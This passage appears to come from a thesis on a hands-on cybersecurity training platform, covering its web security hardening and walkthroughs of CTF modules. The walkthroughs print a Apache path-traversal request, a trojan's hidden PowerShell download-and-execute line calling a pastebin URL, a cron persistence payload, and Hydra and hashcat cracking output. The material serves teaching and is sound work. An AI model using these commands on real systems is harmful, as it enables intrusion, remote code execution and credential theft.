Admin functionality was added to allow for user monitoring and controlled access through the use of time-limited magic links. These links are generated with secure random strings and include optional TTL (time-to-live) parameters, preventing unauthorized or repeated access. The admin is also able to remove users or restart their progress by modifying the user file.

6.2 Security concerns and challenges

While the application is not directly exposed to malware or virtual environments, it still presents several security considerations. Since it handles user authentication, progress tracking, and challenge verification, and could also serve as an attack entry point to the user's system, protecting the application against common web vulnerabilities is essential.

Input sanitization is implemented wherever user input is accepted, particularly in the login and flag submission forms. Since the platform does not rely on SQL, it is inherently resistant to SQL injection. However, care is taken to prevent XSS (Cross-Site Scripting) by escaping user inputs and avoiding dynamic HTML rendering from untrusted sources.

Magic links are one of the more sensitive features and are therefore generated using cryptographically secure tokens with an expiration time and a limited number of uses. All user access via these links is bound to the IP address.

The application is designed to operate in isolated environments and does not interact with the underlying virtual machines. This isolation ensures that any error or exploitation within the web application does not compromise the virtualized hands-on systems or expose learners to unintentional harm.

The following is a selection of implemented security features.

6.2.1 HTTPS and TLS custom settings

The web application enforces HTTPS to ensure all communication between the client and server is encrypted. Custom TLS configurations are applied to limit protocol versions and disable insecure cipher suites. This prevents man-in-the-middle attacks and eavesdropping, ensuring data integrity and confidentiality.

```
const options = {
  key: privateKey,
  cert: certificate,
  secureOptions: crypto.constants.SSL_OP_NO_TLSv1 | crypto.constants.SSL_OP_NO_TLSv1_1
};
https.createServer(options, app).listen(HTTPS_PORT, () => {
  console.log(`HTTPS Server running at ` + URL_ADRESS);
});
```

Figure 6.1 Secure SSL options

6.2.2 DOS protection

To mitigate denial-of-service (DoS) attacks, the application implements request throttling and rate limiting based on IP address. This ensures that malicious users cannot overload the server with excessive requests. Additionally, timeouts and connection caps are configured to preserve service availability.

```
// Global rate limit: Max 100 requests per IP per 15 minutes
const globalLimiter = rateLimit({
  windowMs: 15 * 60 * 1000, // 15 minutes
  max: 100, // Max requests per IP
  message: "Too many requests from this IP. Try again later.",
  standardHeaders: true,
  legacyHeaders: false,
});
```

Figure 6.2 Global rate limits

6.2.3 Input Sanitation

All user inputs are strictly sanitized to prevent injection attacks such as Cross-Site Scripting (XSS) and command injection. This is especially crucial in fields where users enter flags, usernames, or parameters. The sanitation process includes character whitelisting and length validation. Sanitation is done on both the front-end and back-end.

```
const sanitizedUsername = sanitizeHtml(username.trim(), { allowedTags: [], allowedAttributes: {} });
```

Figure 6.3 Usage of HTMLsanitize library

6.2.4 File name sanitation

File uploads and references are validated to prevent path traversal attacks and unauthorized file access. The system enforces strict naming conventions and removes unsafe characters

from file names. This helps avoid accidental or malicious access to sensitive server paths.

```
// API to get levels in a module
app.get('/api/module/:moduleName', ensureAuthenticated, (req, res) => {
  const moduleName = sanitizeFilename(req.params.moduleName);
  const modulePath = path.join(__dirname, 'public', 'modules', moduleName);
  // ...
});
```

Figure 6.4 Sanitize Filename

6.2.5 Redirection restrictions

To prevent open redirection vulnerabilities, all redirects are validated against a whitelist of allowed URLs. This ensures users cannot be redirected to external malicious websites from within the platform. All redirection logic is handled server-side with additional verification steps.

```
// Open redirect hardening
app.get('/redirect', (req, res) => {
  const target = req.query.target;
  if (!allowedRedirects.includes(target)) {
    return res.status(400).send('Invalid redirect target.');
```

Figure 6.5 Redirect hardening

6.2.6 Error handling

The application is designed to fail securely. Custom error messages are used to avoid leaking internal server or stack information. Error logging is implemented for debugging purposes, but sensitive data is never exposed to the user interface.

6.2.7 IP-based tracking and limits

User sessions are tracked using IP addresses to detect anomalies and prevent abuse. IP-based limits are used for login attempts and magic link access, ensuring that each link is usable only under specific conditions. This method adds a lightweight yet effective layer of access control and monitoring.

```
if (failedAttempts[userIP] >= 5) {  
  console.log(`IP ${userIP} blocked due to excessive failed attempts.`);  
  return res.status(429).send('Too many failed attempts. Try again later.');
```

Figure 6.6 Blocking IP with over 5 unsuccessful tries

7 HANDS-ON MODULES

The structure of the proposed educational platform is modular, with each module focusing on a specific phase of a cyber attack as outlined by the MITRE ATT&CK® Enterprise Matrix [17]. The goal is to provide a well-rounded, hands-on experience that follows the typical lifecycle of a cyber intrusion—from initial access and reconnaissance to exfiltration and persistence. This approach offers learners the ability to understand each phase in isolation while also appreciating how they interconnect to form full attack chains.

Each module is designed to be self-contained and progressively more complex, with bonus levels offering increased difficulty for advanced learners. Challenges are presented in the form of Capture-the-Flag (CTF) tasks, enabling learners to solve problems using a variety of tools and approaches. The flexibility and open-ended nature of the modules foster problem-solving skills, creativity, and practical competence in modern cybersecurity techniques.

The following modules have been added to cover various attack phases. Some of the modules concern two attack phases. This design choice was made to enhance the module since the attack phases were either too intersecting to separate the module or the designed levels or the flow of the level solution was enhanced significantly when attack phases were combined into one module.

Module 1: Ubuntu Basics

This introductory module serves as a gateway into the learning platform. It familiarizes learners with the Ubuntu operating system, including its graphical and command-line interface. Beyond technical orientation, this module also teaches the flag submission mechanics central to the web application.

Module 2: Windows Basics

Much like the Ubuntu module, this stage prepares learners for interaction with Windows Server environments. It introduces the command line and PowerShell, basic file system navigation, and interaction with scripts for understanding the behavior of malware in Windows server. This module is essential for learners unfamiliar with Windows-based systems and threats.

Module 3: Reconnaissance

This module addresses the initial phase of a cyber attack—reconnaissance. Based on tactics like “Active Scanning” (T1595) and “Service Discovery” (T1046) from the MITRE ATT&CK® Matrix, it guides learners through identifying open ports, detecting services and their versions, and researching vulnerabilities. A bonus level demonstrates how such information can be exploited through path traversal. Although malware is not directly used in this module, it lays the groundwork for understanding how automated reconnaissance tools, such as worms or exploit kits, function.

Module 4: Initial Access

Initial access marks the adversary’s first successful interaction with a target system. This module explores this phase using a Trojan horse scenario—representative of techniques such as “User Execution” (T1204) and “Command and Scripting Interpreter” (T1059). Learners reverse-engineer a malicious executable, trace its origin, and simulate a reverse shell attack. The inclusion of both compiled executables and PowerShell-based delivery mechanisms allows students to explore common malware infiltration strategies.

Module 5: Execution and Persistence

Focusing on the next two phases—execution and persistence—this module gives insight into how attackers automate code execution and maintain access after system reboots. Tactics such as “Scheduled Task/Job” (T1053), “Startup Items” (T1547), and “Modify System Process” (T1485) are explored. Through the use of custom shell scripts and environment variable hijacking, learners examine real-world persistence methods and their implications.

Module 6: Privilege Escalation and Defense Evasion

In this module, learners are exposed to the critical tactics of privilege escalation (e.g., “Abuse Elevation Control Mechanism” (T1548)) and evasion techniques such as “Indicator Removal on Host” (T1070). Learners analyze vulnerable services, investigate suspicious processes, and observe how malware can inject payloads or manipulate logs to obscure activity. This Windows-based module is crucial for demonstrating how malware can gain system-level control and remain undetected.

Module 7: Credential Access and Discovery

This module is aligned with the MITRE tactics “Credential Access” (T1003) and “Discovery” (T1087, T1083). Learners engage in brute-force attacks, password hash analysis, and system enumeration tasks. These activities demonstrate how attackers gather critical information and credentials to move laterally within networks or prepare for further exploitation. Learners practice using industry-standard tools like Hydra and Hashcat to simulate real-world attacks.

Module 8: Exfiltration

Module 8 covered exfiltration, represented through a simulated keylogger scenario. This module examines tactics such as “Data Staged” (T1074) and “Exfiltration Over Alternative Protocol” (T1048). Learners identify abnormal behavior, track malicious processes, and analyze outgoing connections used for data theft. The module emphasizes the importance of forensic analysis and network monitoring in identifying ongoing or successful exfiltration efforts. This level was inspired by a author’s thesis "Scenarios for Digital Forensics Training" [18]

Module 9: Exfiltration

Module 9 focuses on the "Impact" stage of a cyberattack, highlighting the devastating effects of ransomware. In this scenario, learners face a simulated ransomware infection that starts from an innocent-looking file and unfolds into user data encryption. This module covers techniques such as “Inhibit System Recovery” (T1490) and “Data Encrypted for Impact” (T1486). Participants learn to identify ransomware indicators, trace the origin of infection, analyze memory dumps for encryption keys, and understand ransom demands. Emphasis is placed on rapid response, digital forensics, and file recovery methods. This level was inspired by a author’s thesis "Scenarios for Digital Forensics Training" [18]

7.1 Used methods and criteria

Testing concerns both the web platform and the hands-on part of the modules. The testing of individual modules was primarily aimed at verifying their basic functionality and ensur-

ing a smooth user experience. Modules were tested straightforwardly — the goal was to confirm that all core components loaded correctly, navigation worked as intended, and that no unexpected behavior (such as freezing, error messages, or broken links) occurred during interaction. All tools prepared for the users were tested, as well as the malware prepared for analysis.

The main criterion at this stage was functional stability: each module had to run without interruptions, correctly display its contents, and properly handle user inputs, including flag submission where applicable. No automated testing techniques were used at this point, as the primary objective was to perform a basic sanity check of the simulation environment and web platform. The testing was performed with a complete walkthrough through all levels and modules utilizing tools suggested in descriptions and hints.

Furthermore, the textual evaluations included with each module, along with the accompanying screenshots, serve as documentation and evidence of the conducted testing. These artifacts illustrate the successful execution of the modules, demonstrate expected behavior, and provide visual confirmation that the functionality meets the defined criteria in both the simulated environment and the web platform.

7.2 Evaluation of modules

7.2.1 Module 1: Ubuntu basics

The aim of the first Ubuntu module is primarily a simple introduction to the Linux command line. The levels are straightforward, and trainees are offered hints. The testing of this module did not find any mistakes in implementation, both in the module's hands-on part and in the web platform, which accepted and checked text flags.




Figure 7.1 First level completed




Figure 7.2 Completing level 5





Figure 7.3 All levels completed

7.2.2 Module 2: Windows basics

The aim of the first Windows module is similar to the first Ubuntu module—primarily a simple introduction to Windows command line and PowerShell. The levels are straightforward,

and trainees are offered hints. The testing of this module did not identify any implementation errors, either in the module's hands-on component or on the web platform.



```

PS C:\> ls

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          11/5/2022  11:21 AM                PerfLogs
d-r---          2/13/2025   1:08 AM                Program Files
d-----          2/13/2025   1:08 AM                Program Files (x86)
d-----          12/4/2024  11:30 AM                Python312
d-----         12/20/2024   6:26 AM                Temp
d-----          2/13/2025  12:49 AM                Tools
d-r---          2/14/2025   3:20 AM                Users
d-----          2/14/2025   2:54 AM                Windows

PS C:\> ls -h

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d--hs-           9/15/2018  12:19 AM                $Recycle.Bin
d--hs-          12/8/2024   7:36 AM                Config.Msi
d--hs1          12/4/2024   6:16 PM                Documents and Settings
d--h--           5/27/2025   7:55 AM                ProgramData
d--hs-          12/4/2024   6:16 PM                Recovery
d--hs-          12/4/2024   9:36 AM                System Volume Information
d--h--           5/27/2025   7:56 AM                TASKBase
-a-hs-           4/9/2025    1:05 AM          738197504 pagefile.sys

```

Figure 7.4 Hidden files with ls

7.2.3 Module 3: Reconnaissance

Module 3 focuses on the Reconnaissance. The current version of this module revolves around scanning a simple HTTP page hosted by Apache. Bonus levels allow faster trainees to try and exploit the service with a path traversal technique. Testing of this module found issues with launching the service. The issues were fixed and the module was tested again whole without any further issues.

```

PORT      STATE SERVICE VERSION
631/tcp   open  ipp      CUPS 2.4
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Home - CUPS 2.4.7
|_http-server-header: CUPS/2.4 IPP/2.1
8080/tcp   open  http     Apache httpd 2.4.49 ((Unix))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.49 (Unix)
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD TRACE
|_ Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests

```

Figure 7.5 Progress with nmap scanning

```

trainee@trainee-VMware-Virtual-Platform:/tmp$ curl http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/./
.%2e/etc/ctf/hidden_flag
PathTraversal_Majster
trainee@trainee-VMware-Virtual-Platform:/tmp$

```

Figure 7.6 Path traversal attack was successful

7.2.4 Module 4: Initial Access

Module 4 allows the user to see inside of a simple Trojan virus. There are multiple ways to complete the levels. Testing run used nmap and PowerShell to solve the challenges.

```

PS C:\Users\Administrator> strings .\Desktop\calc.exe | Select-String "http"

cmd.exe /c start powershell.exe -WindowStyle Hidden "IEX ((new-object
net.webclient).downloadstring('https://pastebin.com/raw/qftL76Jh'))"

PS C:\Users\Administrator>

```

Figure 7.7 Trojan virus executable analysis

7.2.5 Module 5: Persistence

Module 5 presents persistence in Linux systems. The current version of the simple Trojan virus uses cron to achieve persistence. Levels were tested with multiple approaches, all

leading to the same accepted flag. The module can be completed without any issues.

```
trainee@trainee-VMware-Virtual-Platform:~/Desktop$ sh /home/trainee/Desktop/Random/Download_best_ram_optim
er.sh
sh: 1: !/bin/bash: not found
Welcome to System Optimizer!
Cleaning up temporary files...
Optimization complete!
Optimizing RAM...
Optimized
```

Figure 7.8 Trojan is executing

```
trainee@trainee-VMware-Virtual-Platform:~/Desktop$ wget -qO- https://pastebin.com/raw/H3ag6hLK
#!/bin/bash
echo "Welcome to System Optimizer!"
echo "Cleaning up temporary files..."
sleep 5
echo "Optimization complete!"
# Malicious payload
echo "Flag_Tool_Execution" > /tmp/fake_app_flag.txt
echo "Optimizing RAM..."

# Install persistence (for Level 2)
(crontab -l 2>/dev/null; echo "@reboot echo 'Flag_Persistent_Execution' > /tmp/persistent_flag.txt") | cront
ab -
```

Figure 7.9 Using curl to analyze downloaded code

7.2.6 Module 6: Privilege escalation and defense evasion

Testing of module 6 provides Artifacts capturing privilege escalation and defense evasion. The testing run found no issues with completing all the levels, apart from modifying the in-level descriptions to guide users towards the level goals better.

7.2.7 Module 7: Credential Access and Discovery

Module 7 provides users with a practical introduction to techniques commonly employed by attackers to gain unauthorized access to user credentials and to uncover hidden directories and password hashes within a system. The objective of this module is to deepen students' understanding of credential harvesting and system discovery, which are critical components in the early stages of a cyber attack. The module was tested using a simulated user walkthrough to ensure functionality and pedagogical clarity; no operational issues were encountered during the evaluation. The artifacts below represent key stages within this hands-on exercise.




Figure 7.10 Defense avoidance - no info shown




Figure 7.11 Flag inserted in process memory




Figure 7.12 Submitting level flag

```

trainee@trainee-VMware-Virtual-Platform:~/Desktop$ hydra -l trainee -P ./wordlist.txt ssh://127.0.0.1
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ-
izations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-22 10:25:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: u
-t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 155 login tries (l:1/p:155), ~10 tries per task
[DATA] attacking ssh://127.0.0.1:22/
[STATUS] 129.00 tries/min, 129 tries in 00:01h, 28 to do in 00:01h, 14 active
[22][ssh] host: 127.0.0.1 login: trainee password: Trainee505
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-22 10:26:32
trainee@trainee-VMware-Virtual-Platform:~/Desktop$ S

```

Figure 7.13 Successful ssh bruteforce

```

5f4dcc3b5aa765d61d8327deb882cf99:password

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 5f4dcc3b5aa765d61d8327deb882cf99
Time.Started.....: Thu May 22 10:32:39 2025 (0 secs)
Time.Estimated...: Thu May 22 10:32:39 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/trainee/Desktop/wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)

```

Figure 7.14 Level 3 - MD5 hash cracking success

7.2.8 Module 8: Exfiltration

Module 8 features a basic keylogger that runs silently in the background, periodically transmitting the user’s keystrokes to a remote server. This simulates the exfiltration of sensitive data such as login credentials and passwords. Testing confirmed that the level can always be completed without issues. The keylogger process is configured to start automatically at logon and will restart if the user terminates it, ensuring consistent module functionality.




Figure 7.15 Using handles and relations to find keylogger process

ASN	AS8560 - IONOS SE
Hostname	smtp.mail.com
Range	74.208.0.0/16

Figure 7.16 Attacker is using SMTP server from mail.com to exfiltrate user data




Figure 7.17 Found attacker's login and password

